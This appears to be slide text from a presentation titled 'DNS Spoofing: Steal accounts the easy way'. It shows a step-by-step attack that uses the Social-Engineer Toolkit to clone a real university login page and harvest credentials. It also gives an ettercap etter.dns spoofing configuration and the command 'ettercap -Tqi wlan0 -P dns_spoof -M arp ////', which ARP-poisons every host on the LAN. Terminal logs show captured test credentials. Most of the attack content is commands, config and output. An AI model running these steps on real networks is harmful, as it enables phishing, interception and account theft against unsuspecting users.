DNS Spoofing

Steal accounts the easy way

Index

SET y Ettercap

- **SET:** Social Engineer Toolkit

- **Ettercap:** Suite for man in the middle attacks

Requirements:

- SET
- Ettercap
- Kali Linux
- WLAN

SET

Steps:

- [1] Social-Engineering Attacks
- [2] Website Attack Vectors
- [3] Credential Harvester Attack Method
- [2] Site Cloner

SET


- IP:

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.47  netmask 255.255.255.0  broadcast 192.168.1.255
```

- URL:

  www.example.com/login

SET


root@kali: ~
root@kali: ~ 80x24
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.47]:192.168.1.47
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://decsai.ugr.es/
[*] Cloning the website: http://decsai.ugr.es/
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

Ettercap

- # **vim /etc/ettercap/etter.dns**


```
#################################
# dns spoofing
#
#
decsai.ugr.es               A       192.168.1.47
*.decsai.ugr.es             A       192.168.1.47
decsai.*                    PTR     192.168.1.47
```

Ettercap


- # **ettercap -Tqi wlan0 -P dns_spoof -M arp ////**
- **-T**: Text mode
- **-q**: Quiet mode, no packet information
- **-i**: interface (wlan0)
- **-P**: Select plugin (dns_spoof)
- **-M**: Man in the Middle (ARP)
- **////**: All devices

Ettercap

- What is Man in the Middle ARP?




Ettercap


root@kali: ~
root@kali: ~ 80x24
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==>| 100.00 %
9 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...

SET


Departamento de Cienc
localhost
Trabajos Fin de Máster
Asignaturas a extinguir
Miembros
Investigación
Información
Noticias
XXV Aniversario
Premios
Queja/reclamación
ACCESO IDENTIFICADO
Usuario
Contraseña
usuario...
¿Olvidó su contraseña?
DECSAI
Bienvenidos a la página web del departamento de Ciencias de la Computación e Inteligencia Artificial de la Universidad de Granada
Trabajos Fin de Grado Ofertados
Curso 2016/2017
Trabajos Fin de Máster Ofertados
Curso 2016/2017
MECENAZGO UGR TU MEJOR INVERSIÓN
facebook
Ver Mapa Web
Contacto y Localización
Accesibilidad
Política de Privacidad
DEPARTAMENTO
Ciencias de la Computación e Inteligencia Artificial
XHTML
CSS
WAI-AA


SET


root@kali: ~
root@kali: ~ 80x24
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.47]:192.168.1.47
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://decsai.ugr.es/
[*] Cloning the website: http://decsai.ugr.es/
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [01/Nov/2017 20:51:23] "GET / HTTP/1.1" 200 -

SET


ACCESO IDENTIFICADO
Usuario
Contraseña
hacked
¿Olvidó su contraseña?

SET


root@kali: ~
root@kali: ~ 80x24
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.47]:192.168.1.47
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://decsai.ugr.es/
[*] Cloning the website: http://decsai.ugr.es/
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [01/Nov/2017 20:51:23] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: user=hacked
POSSIBLE PASSWORD FIELD FOUND: passwd=hacked
PARAM: submit.x=13
PARAM: submit.y=12
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

But

- What about **https** webpages?

~~Don’t~~ try at home